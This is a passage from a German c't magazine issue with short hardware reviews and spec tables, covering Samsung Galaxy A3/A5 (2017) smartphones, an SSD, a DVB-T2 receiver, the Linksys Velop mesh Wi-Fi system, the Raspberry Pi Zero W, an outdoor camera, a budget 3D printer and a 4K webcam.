Dem traditionellen mechanischen Home-Button unterhalb des Displays bleibt Samsung treu. In ihm steckt auch der Fingerabdrucksensor. Anfangs hatten die Sensoren gelegentlich Probleme, unseren Finger zu erkennen. Nach einigen Entsperrungen funktionierte er beim A3 schnell und zuverlässig, doch das A5 verweigerte uns sporadisch den Zugang. Ebenfalls zum positiven äußeren Eindruck tragen die Displays bei: Sie leuchten mit über 600 cd/m² und somit in jeglicher Umgebung hell genug. Die maximale Helligkeit erreichen sie nur im Automatikmodus. Wie von OLED-Displays gewohnt, zeigen sie so kräftige Farben und hohe Kontraste, wie es kein Smartphone-LCD bislang kann.

Auf dem A3 bekommt man allerdings auch die klassischen Nachteile der OLED-Bildschirme zu Gesicht: Da die Anzeige mit Pentile-Matrix weniger blaue Subpixel besitzt, zeigt sich auf Flächen eine winzige Struktur aus schwarzen Pünktchen. Buchstabenkanten wirken leicht unscharf bis ausgefranst. Verstärkt wird der Effekt durch die vergleichsweise niedrige HD-Auflösung des A3. Auf dem A5 mit Full-HD-Display ist der Effekt nur aus aller-nächster Nähe zu erahnen. Erst bei hoch-auflösenden OLED-Displays wie dem des Galaxy S7 nimmt die Pentile-Matrix niemand mehr wahr.

Nutzern, die ihr Smartphone gerne mit dem Daumen bedienen, wird der nur 4,7 Zoll große Bildschirm des A3 gefallen, auf dem man die meisten Schaltflächen ohne Umgreifen erreicht. Das größere Display des A5 hingegen bietet Spielen und Videos die angemessene Bühne.

Typ-C-Vorreiter

Bislang tat sich Samsung schwer mit USB Typ-C und so sind das Galaxy A3 und A5 (2017) die ersten Smartphones der Koreaner mit dem in beiden Ausrichtungen einsteckbaren Ladestecker. Dank proprietärer Schnellladetechnik lädt das A5 immerhin

Anzeige

am Originalnetzteil mit bis zu 15 Watt und in einer guten halben Stunde zu 50 Prozent. Wir hätten uns allerdings lieber eine universelle Ladetechnik wie Qualcomm QuickCharge gewünscht. Das A3 lädt mit weniger als 8 Watt und entsprechend langsamer. Kabellos können die Telefone nicht laden. In den Laufzeittests stellen die Testkandidaten keine Rekorde auf, halten aber deutlich länger als der Smartphone-Durchschnitt durch. Eineinhalb Tage kommt man meist ohne Steckdose aus.

Beim Prozessor setzt Samsung auf Exynos-7-Modelle aus eigener Entwicklung. Mit den schnellsten Konkurrenz-CPUs können sie nicht mithalten, da sie nur aus langsamen, aber sparsamen Cortex-A53-Kernen bestehen. Für die meisten Alltagsaufgaben genügt die Leistung. Im Vergleich zu High-End-CPUs fallen vor allem die längeren App-Ladezeiten auf. Mit 2 GByte RAM schrammt das A3 an der Grenze des Empfehlenswerten. Hardware-Flaschenhals ist aber der 16 GByte kleine Flash-Speicher. Das A5 liegt mit 32 GByte im grünen Bereich. Speicherkarten nehmen beide Geräte auf. Wobei diese nicht als Systemspeicher eingebunden werden können, sondern nur als separater Medienspeicher.

Die Gesprächsqualität beider Modelle liegt auf dem Niveau des S7 und ist somit über jegliche Kritik erhaben: angenehme Tonlage, klar, laut und verständlich.

Kameras

Die Kameras kommen ohne Schnickschnack wie Doppellinsen aus und schießen für diese Preisklasse ausgesprochen schöne Bilder. Besonders die Schärfe und die realistischen Farben fallen positiv auf. Bei Schnappschüssen kommt der Autofokus des A3 nicht immer hinterher. Top-Geräte wie das S7 liefern bei Dunkelheit eine deutlich bessere Performance. Videos kann man nur in Full-HD-Auflösung drehen. Sie zeigen einen leichten Rotstich und verwackeln, weil kein optischer Bildstabilisator eingebaut ist.

Veraltetes Betriebssystem

Das aktuelle Android 7 hat es nicht auf die Geräte geschafft. Stattdessen läuft die über ein Jahr alte Version 6.0.1, der beispielsweise der Split-Screen-Modus und das überarbeitete Benachrichtigungscenter fehlt. Das ganze System ist stark von der herstellereigenen, verspielt gestalteten Bedienoberfläche TouchWiz geprägt. Sie bringt eine Menge Apps von Samsung und Microsoft mit, die die we-

nigsten Nutzer brauchen werden. Die Programme lassen sich lediglich deaktivieren, aber nicht deinstallieren.

Auch Androids Sicherheitspatches befinden sich nicht ganz auf dem aktuellen Stand von Februar 2017. Dass auf dem A5 nur der Sicherheitspatch vom Dezember vorigen Jahres installiert ist, deutet darauf hin, dass Samsung die Geräte nur unregelmäßig mit sicherheitsrelevanten Aktualisierungen versorgen wird. Für wen die Sicherheit des Gerätes existenzbedrohend ist, der greift lieber zu monatlich versorgten Modellen wie Google Pixel oder BlackBerry Priv.

Fazit

Kann man auf die High-End-Features des S7 verzichten (hochauflösendes Display, Spitzenkamera, noch längere Laufzeiten),

bekommt man mit dem Samsung Galaxy A5 (2017) ein Smartphone der gehobenen Mittelklasse, das selbst Nutzer mit gehobenen Ansprüchen zwei bis drei Jahre zufriedenstellen wird – ein zukünftiges Update auf die aktuelle Android-Version vorausgesetzt. Wer allerdings noch 20 Euro drauflegt und auf ein wasserdichtes Gehäuse und einen Speicherkarten-Slot verzichtet, bekommt das weiterhin empfehlenswerte Galaxy S6 mit besserem Display und schnellerer Hardware.

Beim A3 (2017) bereiten uns der kleine Flash-Speicher und das etwas matschige Display Sorgen. Wer aber dringend nach einem Android-Smartphone dieser Größe sucht, wird mit dem A3 halbwegs glücklich. Abgesehen vom 500 Euro teuren Sony Xperia Z5 Compact existieren sowieso keine Alternativen. (hcz@ct.de) **ct**

Android-Smartphones			
Modell	Samsung Galaxy A3 (2017)		Samsung Galaxy A5 (2017)
Ausstattung			
Betriebssystem / Bedienoberfläche	Android 6.0.1 / TouchWiz		Android 6.0.1 / TouchWiz
Android-Sicherheitspatch-Ebene	1. Januar 2017		1. Dezember 2016
Prozessor / Kerne	Samsung Exynos 7 Octa 7870 / 8 × 1,6 GHz		Samsung Exynos 7 Octa 7880 / 8 × 1,9 GHz
Grafik	ARM Mali-T830 MP2		ARM Mali-T830 MP3
Arbeitsspeicher / Flash-Speicher (frei)	2 GByte / 16 GByte (10,11 GByte)		3 GByte / 32 GByte (23,58 GByte)
Wechselspeicher	MicroSDXC		MicroSDXC
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 a/b/g/n/ac / ✓ / ✓		IEEE 802.11 a/b/g/n/ac / ✓ / ✓
Bluetooth / NFC / GPS	4.2 / ✓ / ✓ (auch Glonass)		4.2 / ✓ / ✓ (auch Glonass, Beidou)
Fingerabdrucksensor / für VR-Brillen geeigneter Gyrosensor	✓ / ✓		✓ / ✓
Mobile Datenverbindung ¹	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)		LTE (300 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)
LTE-Frequenzen (Auswahl)	850 (5) / 900 (8) / 1800 (3) / 2100 (1) / 2600 (7) MHz		850 (5) / 900 (8) / 1800 (3) / 2100 (1) / 2600 (7) MHz
Akku / austauschbar / drahtlos ladbar	2350 mAh / – / –		3000 mAh / – / –
USB-Anschluss	Typ-C (USB 2.0)		Typ-C (USB 2.0)
Abmessungen (H × B × T)	13,5 cm × 6,6 cm × 0,8 cm		14,6 cm × 7,1 cm × 0,8 cm
Gewicht	134 g		158 g
Farbvarianten	blau, gold, pink, schwarz		blau, gold, pink, schwarz
Kamera-Tests			
Kamera-Auflösung Fotos / Video	12,8 MPixel (4128 × 3096) / Full-HD (1920 × 1080)		16 MPixel (4608 × 3456) / Full-HD (1920 × 1080)
Auto- / Touchfokus / Fotoleuchte (Anzahl)	✓ / ✓ / ✓ (1)		✓ / ✓ / ✓ (1)
Frontkamera-Auflösung Fotos / Video	8 MPixel (3264 × 2448) / Full-HD (1920 × 1080)		16 MPixel (4608 × 3456) / Full-HD (1920 × 1080)
Display-Messungen			
Technik / Diagonale (Größe)	OLED (AMOLED) / 4,7 Zoll (10,5 cm × 5,9 cm)		OLED (AMOLED) / 5,2 Zoll (11,6 cm × 6,5 cm)
Auflösung / Seitenverhältnis	1280 × 720 Pixel (309 dpi) / 16:9		1920 × 1080 Pixel (422 dpi) / 16:9
Helligkeitsregelbereich / Ausleuchtung	2 ... 610 cd/m² / 94 %		3 ... 653 cd/m² / 95 %
Kontrast / Farbraum	>10.000:1 / fast AdobeRGB		>10.000:1 / fast AdobeRGB
Laufzeit-Messungen			
Ladezeit auf 50 % / 100 %	45 min / 116 min		36 min / 89 min
Video (200 cd/m²)	17,1 h		16,6 h
Video (max. Helligkeit)	10 h		9 h
3D-Spiel (200 cd/m²)	6,8 h		6,5 h
WLAN-Surfen (200 cd/m²)	12 h		12,7 h
Preis	320 €		380 €
¹ Herstellerangabe	✓ vorhanden	– nicht vorhanden	k. A. keine Angabe

Anzeige



Spardroid

Für weniger als 300 Euro gibt es das 5-Zoll-Smartphone Aquaris X5 Plus mit Achtkern-Prozessor und Galileo-Satellitenempfang. Da gibt es doch einen Haken?

Dem Aquaris X5 Plus des spanischen Herstellers BQ liegen weder ein Headset noch Netzteil bei. Hat man eins aufgetrieben, lässt sich der eingebaute 3200-mAh-Akku in einer Stunde halbvoll laden; ganz voll ist er nach drei Stunden. Bei Spielen hält der Androide vier Stunden durch, beim WLAN-Surfen ist es nach 13 Stunden leer.

Die vier starken Kerne des Snapdragon 652 drosseln oft von 1,8 auf 1,4 Gigahertz, dem Arbeitstakt der schwächeren vier Kerne. Bei VR-Anwendungen ist der Grafikprozessor Adreno 510 überfordert. Sie ruckeln auf dem hellen und leicht rotstichigen IPS-LCD-Display. Das hat zwar Full-HD-Auflösung, die Farben sind aber etwas flau. Das X5 Plus verwertet schon jetzt Signale des Satelliten-Navigationssystems Galileo. Im Test brachte das keine Vorteile gegenüber GPS. Auf dem gut verarbeiteten Gerät läuft Android 6.0, ein Update auf Nougat soll noch im März folgen.

Kurz: Die Galileo-Fähigkeiten bringen noch keinen Mehrwert, für sonstige Spitzenleistungen taugen weder Prozessor noch die übrige Hardware. Im Alltag macht das X5 Plus aber durchaus Spaß. Kaufentschlössene sollten die 30 Euro teurere Variante mit mehr Speicher bevorzugen. (mil@ct.de)

BQ Aquaris X5 Plus	
Android-Smartphone	
Abmessungen / Gewicht	14,6 cm × 7,0 cm × 0,8 cm / 147 g
Display	IPS-LCD, 5 Zoll, 1920 × 1080 Pixel (440 dpi) 505 cd/m ²
Prozessor / Takt	Snapdragon 652 (4 × Cortex A72 / 4 × Cortex A53 (4 × 1,8 GHz + 4 × 1,4 GHz)
Preis	240 € (2 GByte RAM, 16 GByte Flash), 270 € (3 GByte RAM, 32 GByte Flash)

Heißer Streifen

Die Bezeichnung Black nutzt WD für besonders schnelle Festplatten. Nun gibt es auch eine SSD unter diesem Label – natürlich eine flotte PCIe-SSD mit NVMe-Schnittstelle.

SATA-SSDs schaffen maximal 560 MByte/s, PCIe-SSDs können wesentlich schneller sein. Die M.2-SSD WD Black nutzt vier PCIe-3.0-Lanes und kann damit theoretisch bis zu 4 GByte/s übertragen – in der Realität reizt dies jedoch noch keine M.2-SSD aus.

Beim Lesen sequenzieller Daten brach die Geschwindigkeit der Black nach kurzer Zeit von rund 2 auf 1,7 GByte/s ein, beim Schreiben lag die Geschwindigkeit nach einigen Sekunden bei nur noch 400 MByte/s. Wichtiger sind die Zugriffe auf zufällige Adressen, die vor allem beim Starten von Anwendungen auftreten, denn diese sorgen für die gefühlte Beschleunigung gegenüber einer Festplatte. Hier schaffte die Black beim Lesen knapp 150.000 IOPS, beim Lesen mehr als 60.000. Allerdings erhitze sich die Black bei starker Belastung auf rund 70 °C.

Einen eigenen Treiber legt WD nicht bei, nur ein SSD Dashboard genanntes Utility zur Verwaltung. Ein sicheres Löschen (Secure Erase) ist damit nicht möglich. Die maximale Schreiblast der getesteten 512-GByte-Version beträgt 160 TByte, die mittlere Zeit bis zu einem Ausfall 1,75 Millionen Stunden – beides eher durchschnittliche Werte. Für einen typischen Büro-PC ist die Black gut geeignet, Anwender mit hohem Schreibaufkommen sollten sich nach anderen Modellen umsehen. (ll@ct.de)

WD Black	
M.2-SSD mit PCIe-Schnittstelle	
Hersteller	WD, www.wdc.com
Modellbezeichnung	WDS512G1X0C
Straßenpreis	215 € (512 GByte)

Antennen-Receiver

Der kleine DVB-T2-Receiver von Pearl empfängt die öffentlich-rechtlichen Programme in hoher Auflösung und kann sie auch aufzeichnen.

Die TV-Signale sendet er wahlweise digital per HDMI in Full-HD-Auflösung oder analog über Scart mit 576 Zeilen (PAL) ans Display. Digitale Audiosignale kann man zusätzlich über die Cinch-Buchse weiterreichen. Mangels Entschlüsselungsmodul bleiben Privatsender wie Sat1 oder RTL außen vor.

Der Receiver kann Sendungen auf eine angeschlossene USB-Platte speichern. Es gibt zwar auch einen Netzwerkanschluss, doch der versprochene FTP-Download hat im Test nicht geklappt. Wetterbericht und Radiosender wurden nicht gefunden und Streaming-Programme gibt es mangels HbbTV ebenso wenig wie Zugriff auf die Mediatheken.

Favoritenlisten lassen sich sehr einfach anlegen und sortieren. Die laut klackenden Tasten auf der Fernbedienung sind jedoch unglücklich belegt: Der Senderwechsel erfolgt nur über das Steuerkreuz und nicht über die „Page“-Wippe rechts neben der Lautstärke-Wippe. Der Umschaltvorgang an sich geht angenehm flott, doch das Bild erscheint in der ersten Sekunde stets in Zeitlupe – sehr verwirrend.

Insgesamt ist der preiswerte Audio-Receiver damit kein Glanzstück, er reicht aber zum Empfang und Aufzeichnen der freien Kanäle von ARD und ZDF. (uk@ct.de)

Receiver für DVB-T2 HD	
Pearl Auvio DTR-400.fhd	
Anschlüsse	HDMI, Scart, Audio-Cinch, RF-in/out, USB 2.0, Ethernet
Preis	39,90 €

Anzeige

Eigenwilliger Funker

WLAN-Verteilersystem Linksys Velop



Mit Linksys Velop springt Belkin auf den anrollenden Zug von WLAN-Verteilersystemen für größere Gebäude auf. c't hat ein Kit zum Test vom Waggon gezogen.

Von Ernst Ahlers

Vom Browser als Konfigurationswerkzeug hat Linksys sich bei Velop verabschiedet, für Setup und Änderungen muss man die Linksys-Smartwifi-App nehmen (Android ab 4.0.3, iOS ab 8.0). Die bis auf die wenig lesefreundliche Farbwahl gut gemachte App führt verständlich durch das Aufsetzen eines Velop-Netztes. Dabei muss man aber zwangsweise ein Linksys-Konto einrichten.

Die erste Basis – Node in der Linksys-Diktion – muss als Internet-Gateway laufen (DHCP, Fixed IP, PPPoE, PPTP oder L2TP im WAN). Das zwingt allen, die den Router nicht wechseln können oder wollen, eine andere Netzwerktopologie auf (Double-NAT bei IPv4, separater IPv6-Präfix).

Mit der getesteten Firmware-Version 1.1.1.179155 ist der IP-Adressbereich festgeschrieben (192.168.1.x/24), DynDNS-Dienste und Port-Freigaben für IPv6 kennt Velop nicht. Dafür ist die NAT-Performance exzellent (siehe Tabelle). Dazu

gibt es rudimentäre Priorisierung (QoS) für drei Geräte sowie Kinderschutzfunktionen (URL-Filter, Zeitbeschränkung), und auch ein Gastnetz inklusive IPv6 steht auf Wunsch bereit.

Erfreulicherweise lief Velop dank unterstütztem VLAN-Tagging als Router auch an einem Telekom-VDSL-Anschluss. IPv6 funktionierte im (W)LAN nicht, obwohl der Velop-Router ein Präfix bezog. Im DHCP-Betrieb an einer Fritzbox 7580 klappte IPv6 indes im Velop-Netz. Im WLAN stand dann sogar das Multicast-IPTV (Entertain) zur Verfügung, wenn auch nicht an den Velop-LAN-Ports.

Wie bei Netgears Orbi stecken in den Velop-Nodes drei Funkmodule: Zwei bedienen WLAN-Clients in beiden Bändern mit maximal 300 MBit/s brutto (IEEE 802.11n bei 2,4 GHz) beziehungsweise 867 MBit/s (11ac bei 5 GHz). Über das dritte Modul halten die Basen Kontakt. Dank dieses separaten Backbones müssen weiterzuleitende Daten nicht zweimal über denselben Funkkanal laufen, was den Durchsatz begrenzen würde (Repeater-Effekt).

Anders als Netgear, das für den 11ac-Backbone vier MIMO-Streams (1733 MBit/s brutto maximal) nutzt, beschränkt sich Linksys auf zwei (max. 867 MBit/s). Das machte sich in unserem Testaufbau beim Bridge-Durchsatz bemerkbar, wo

der Datenstrom zwischen zwei per Kabel an unterschiedliche Nodes angeschlossene PCs lief: Velop transportierte über 20 Meter durch Mauern mit 115 bis 223 MBit/s netto je nach Ausrichtung deutlich weniger als Orbi (304 bis 321 MBit/s).

Auf 5 GHz war die Client-Verbindung zum Repeater auf unserer Teststrecke instabil, sodass sich die Leistung nicht messen ließ. In der Wohnung hingegen klappte es: Dort maßen wir 119 MBit/s im selben Raum. Hier war Velop zwar etwas schwächer als Orbi (149 MBit/s), genügte aber immer noch, um auch schnelles Internet verlustfrei weiterzuleiten.

Der Wechsel eines WLAN-Clients zwischen den Nodes (Roaming) klappte im Test gut, wenn auch nicht völlig unterbrechungsfrei: VoIP über den Messenger Signal auf einem Android-Smartphone zeigte kurze Unterbrechungen (<1 s).

HTTP-Audiostreams (Internetradio mit etwa 0,15 MBit/s) liefen meist ohne Aussetzer, pausierten gelegentlich aber auch mal für mehrere Sekunden. Beim Multicast-IPTV (ca. 8,5 MBit/s) führte der Zellwechsel regelmäßig zu sekundenlangen Standbildern.

Fazit

Sein Versprechen durchgehender WLAN-Abdeckung löst Velop ein, wenn eine brauchbare 5-GHz-Funkverbindung zwischen den Nodes besteht, was auch von den baulichen Gegebenheiten abhängt. Ein großes Manko stellt der fehlende AP-Modus dar, denn das nötigt Besitzern von Zwangsroutern – und allen anderen, die ihren Router nicht wechseln wollen – eine neue Netzwerktopologie auf. Davon abgesehen haben wir nur ein paar Macken gefunden, die sich per Firmware-Update beheben lassen sollten. Gleichwohl hätten wir sie bei einem so teuren System nicht erwartet.

(ea@ct.de) **ct**

Velop	
WLAN-Verteilersystem	
Hersteller	Linksys, www.linksys.com/de
WLAN	IEEE 802.11n-300/2 × 11ac-867, Simultan Dualband, WPS
Bedienelemente	Ein, Reset, 1 Statusleuchte
Anschlüsse	2 × RJ45 (Gigabit-Ethernet)
NAT-Perf. PPPoE (DS / US)	907 / 500 MBit/s
NAT IP-zu-IP (DS / US)	941 / 941 MBit/s
WLAN 2,4 GHz nah / 20 m (V13)	168 / 42-46 MBit/s
5 GHz nah / 20 m	292 / 102-129 MBit/s
Bridge nah / 20 m	339 / 115-223 MBit/s
Repeater 26m 2,4 / 5 GHz (V13)	78 / – MBit/s
Leistungsaufnahme pro Gerät	4,8 / 5,1 Watt
Preis	600 € (3er-Kit)

Anzeige



Funkobst

Der neue Raspberry Pi Zero W hat endlich WLAN und Bluetooth an Bord. Das erspart viel Gebastel mit USB-Adaptoren und macht ihn für IoT-Projekte attraktiver.

Mit seinem Vorgänger hat der neue Pi Zero Wireless viel gemeinsam: Es bleibt weiterhin beim Single-Core ARMv6-Prozessor mit 1 Gigahertz Taktrate. Dazu kommen 512 Megabyte Arbeitsspeicher. Neu ist das Funkmodul, das 802.11n-WLAN und Bluetooth 4.1 (auch Low Energy) auf das Platinchen bringt. Die Größe ist unverändert und die Positionen der Anschlüsse sind an der gleichen Stelle geblieben, sodass alte Gehäuse noch passen.

Durch den zusätzlichen Funk-Chip hat sich der Preis von 5 auf 10 Euro verdoppelt. Der Fünfer extra sorgt hoffentlich auch dafür, dass der neue Mini-Raspi besser verfügbar ist. Der ursprüngliche Pi Zero war praktisch nicht zu bekommen.

Dank Kamera- und USB-Schnittstelle sowie den Raspi-typischen GPIO-Kontakten stehen genug Schnittstellen für Peripherie bereit. Die neue Version eignet sich viel besser für drahtlose IoT-Basteleien und -Experimente.

Der Stromverbrauch des Pi Zero W bei abgeschaltetem Funkmodul liegt, inklusive Maus und Tastatur, mit 1,6 Watt auf dem Niveau des Vorgängers. Ist das Modul aktiv, steigt der Verbrauch auf 1,8 Watt. Unter Last schluckt das Gerät 2,3 Watt. Wer Funkmodul, Bildschirmausgabe und Soundkarte abschaltet und keine Peripherie versorgen muss, kommt auf 0,8 Watt im Leerlauf. (mls@ct.de)

Raspberry Pi Zero W	
Kompakter Single-Board-Computer	
Hersteller	Raspberry Pi Foundation, raspberrypi.org
Leistungsaufnahme	1,8 Watt (Idle)
Preis	10 €


Smartes Außenlicht

Netatmo Presence kombiniert IP-Kamera, Außenlicht und Bewegungsmelder und liefert Alarmmeldungen aufs Tablet oder Smartphone.

Die Presence von Netatmo ist eine massive Outdoor-Kamera mit integriertem Lichtmodul und 230-Volt-Anschluss. Sie steckt in einem wetterfesten Gehäuse aus dickwandigem Aluminium und ist für die Montage an der Außenwand geeignet. Bei zwanzig Zentimeter Höhe ist sie nur fünf Zentimeter schmal. Die mitgelieferte Wandhalterung erlaubt die Montage in unterschiedlichen Dreh- und Neigungswinkeln.

Über die für iOS und Android erhältliche Security-App verbindet man die Presence mit dem WLAN. Ein Assistent erleichtert die Ersteinrichtung. Will man die WLAN-Einstellungen nachträglich verändern, muss man der Kamera den beigelegten QR-Security-Code vor die Linse halten, um sich zu authentifizieren.

Die Kamera nimmt Videos in 1080p auf und legt sie auf der mitgelieferten microSD-Karte (8 GByte) ab, sobald sie Bewegungen detektiert. Eine automatische Erkennung unterscheidet dabei auf rund 20 Meter recht zuverlässig nach Autos,



Über die Security-App für iOS und Android kann man sich benachrichtigen lassen, sobald die Presence eine Bewegung erkennt.



Menschen, Tieren oder sonstigen Bewegungen. Eine Gesichtserkennung wie bei Netatmo Indoor-Kamera Welcome gibt es nicht. Um Fehlmeldungen zu minimieren, lassen sich im Videobild bis zu vier „alert zones“ definieren. Die übrigen Bildbereiche sind damit von der Analyse ausgeschlossen.

Die Presence arbeitet – wie auch Netatmo Welcome – ohne Cloud-Speicher oder zusätzliches Abo-Modell. Lediglich die Benachrichtigungen und ein Standbild werden über die Netatmo-Server an die App geleitet. Auf Wunsch lassen sich Videos parallel auf einen Dropbox-Account oder einen FTP-Server schieben. Wer die Smart-Home-Steuerung von Mediola oder den Cloud-Dienst Conrad Connect nutzt, kann sich die von der Kamera erkannten Ereignisse auch über diesen Weg signalisieren lassen.


Die integrierten IR-Spots leuchten das Terrain bis etwa 15 Meter weit aus. Dabei kann man einstellen, ob die Presence bei Bewegungen das integrierte 12-Watt-Flutlicht einschaltet oder das Ereignis im nicht sichtbaren Infrarotbereich ausleuchtet und aufnimmt.

Für den Hauseingang ist die Presence als Leuchte etwas zu grell, als Ersatz für den Halogen-Spot mit Bewegungsmelder eigentlich ein wenig zu lichtschwach. Wenn man eine gute Position findet, hat man das Geschehen vor dem Haus aber sicher im Blick. (sha@ct.de)

Presence	
Smart-Home-Kamera	
Hersteller	Netatmo, www.netatmo.com
Abmessung	20 cm × 5 cm × 11 cm
Kommunikation	WLAN, 802.11 b/g/n (2,4 GHz)
Stromverbrauch	4,1 Watt
Preis	300 €

Heizkostensparer

3D-Drucker Renkforce RF100



Elektronik-Versender Conrad kommt mit seinem 300 Euro teuren RF100 dem Bedürfnis nach günstigen Einstiegsmodellen entgegen. Aber kann man damit auch brauchbare Ergebnisse erzielen?

Von Tim Gerber

Die 3D-Drucktechnik wird seit Jahren auch für Privathaushalte gepriesen, durchsetzen konnte sie sich aber nicht, wie eine Studie vom Branchenverband Bitkom kürzlich zeigte [1]. Ein wesentlicher Faktor für die Abstinenz sind die Preise. Gute Geräte kosten selbst als Bausätze deutlich vierstellige Beträge und erfordern dabei oft noch jede Menge handwerkliches Geschick. Fertiggeräte gibt es auch aus fernöstlichen Schmieden kaum für unter 500 Euro. Umso gespannter waren wir auf den von Conrad Ende vergangenen Jahres angekündigten Renkforce RF100, der für nur 300 Euro angeboten wird.

Bereits über die Ausstattung waren wir angenehm überrascht: Im Gegensatz zu den meisten sehr viel teureren 3D-Druckern liegt dem RF100 eine Rolle PLA-Filament bei. Auch wenn diese nur 250 Gramm enthält, kann man damit schon

ein gutes Stück drucken, ohne weiteres Geld auszugeben. Außerdem sind je 50 Gramm eines flexiblen Filaments, eines holzartigen sowie eines speziellen kupferfarbenen enthalten. Alles in allem macht der Gegenwert des mitgelieferten Filaments etwa 20 Euro.

Um den Drucker in Betrieb zu nehmen, muss der Anwender lediglich den Spulenhalter an der Rückwand anschrauben und das Druckbett gemäß Anleitung in seiner Höhe mit den drei Rändelschrauben in der Höhe feinjustieren. Bei unserem handelsüblich verpackten Testgerät passte die Einstellung bereits ohne Nachjustieren.

Die größten Einschränkungen des RF100 im Vergleich mit teureren Modellen erfährt man schon aus der Produktbeschreibung: Es ist sein in alle Richtungen nur 10 Zentimeter messender Bauraum und der nicht beheizbare Drucktisch. Damit beschränkt sich das verwendbare Material auf PLA und ähnliche Materialien. Das stabilere ABS kann der RF100 nicht verarbeiten, weil es sich bei unbeheiztem Druckbett verzieht und ablöst. Im Unterschied zu vielen Bausätzen lässt sich keine Druckbettheizung nachrüsten.

Die relativ geringe Leistung des Druckkopfes macht sich auch in etwas längeren Aufheizzeiten bemerkbar. Die

knapp 3 Minuten, die er fürs Heizen von Raumtemperatur auf die Drucktemperatur von 210 Grad benötigt, gehen aber noch in Ordnung. Die reine Druckzeit für unser c't-Logo von einer Stunde und zwanzig Minuten ist allerdings vergleichsweise lang. Auch wenn sie sich durch eine höhere Schichtstärke (bis 0,2 Millimeter) theoretisch halbieren ließe, ist das immer noch recht langsam im Vergleich mit teureren Druckern.

Die Qualität der Drucke ist für den Preis allerdings ganz ausgezeichnet. Durch die geringe Schichthöhe geraten seitliche Flächen sehr schön glatt. Die Mechanik ist präzise und zeigt keinerlei Unruhe (so genanntes Wobbeln) wie sie sonst bei Billigbausätzen oft durch eiernde Gewindestangen oder zu hohes Umkehrspiel der Antriebe entsteht.

Fazit

Mit den Einschränkungen bei Bauraum, Material und Geschwindigkeit kann man angesichts des günstigen Preises des RF100 sehr gut leben. Wir haben die deutlich größeren Bauräume anderer Modelle bisher selten ausgenutzt, und uns ist kaum ein Anwendungsfall einfallend, der wirklich mehr als 10 Zentimeter erfordert hätte – Handy-Schalen vielleicht ausgenommen.

Weitere Einschränkungen, etwa die eher spartanische Bedienung direkt am Gerät, sind im Hinblick auf den Preis eigentlich kaum der Rede wert. Insgesamt kann man den RF100 gerade für Einsteiger guten Gewissens empfehlen. Und er eignet sich dank der offenen Bauweise nicht nur für Privathaushalte, sondern durchaus auch für Bildungseinrichtungen mit niedrigem Etat. (tig@ct.de) **ct**

Literatur

- [1] Tim Gerber, 3D-Drucker für Privathaushalte noch zu teuer: <https://heise.de/-3639908>
[2] Peter König und Philip Steffan, Materialismus, Material für 3D-Druck, Make: 1/15, S. 114

Renkforce RF100

3D-Drucker	
Anbieter	Conrad, www.conrad.de
Filament	PLA 1,75 mm, ca. 30 €/kg
Bauraum	10 cm × 10 cm × 10 cm
Druckdüse	0,4 mm
Druckschicht	0,1 mm ... 0,2 mm
Schnittstellen	USB, Direktdruck von SD-Karte
Lautstärke	Druck 5,6 Sone
Leistungsaufnahme	Standby 1,5 Watt
Software	Cura (Open Source) für Windows oder macOS
Preis	300 €



Hello-Cam

Logitechs Webcam Brio nimmt Videos mit bis zu 4K auf und erlaubt das bequeme biometrische Windows-10-Login.

Obwohl Windows 10 samt Windows Hello bereits seit Sommer 2015 verfügbar ist, gibt es bislang kaum Kameras zum Nachrüsten. Logitech schickt mit seinem neuen Webcam-Flaggschiff Brio nun einen Konkurrenten zur Creative BlasterX Senz3D (siehe c't 23/16, S. 156) ins Rennen. Der Anschluss an den PC erfolgt über das beiliegende Zwei-Meter-Kabel, die nötigen Treiber findet Windows Update automatisch.

Die 2D-Kamera unterstützt Auflösungen bis 4K alias UHD; höhere Bildwiederholraten als 30 fps gibt es nur in geringeren Auflösungen. Die HDR-Automatik für etwas kontrastreichere Bilder arbeitet wiederum nicht bei mehr als 30 fps. Auf der Support-Webseite stellt Logitech eine Konfigurationssoftware bereit, mit der man manuell am Weißabgleich schrauben oder den Blickwinkel per Digitalzoom verengen kann. Mit einem künftigen Update soll man den Hintergrund per virtuellen Greenscreen durch beliebige Fotos ersetzen können.

Die Brio ist für Skype for Business und Ciscos Videokonferenzlösungen zertifiziert. Für Business-Videocalls braucht man freilich keinen 4K-Stream. Bei Privatanwendern mit Hello-Nachrüst-Ambitionen mag das anders aussehen. (mue@ct.de)

Logitech Brio	
4K-Webcam mit Windows-Hello-Unterstützung	
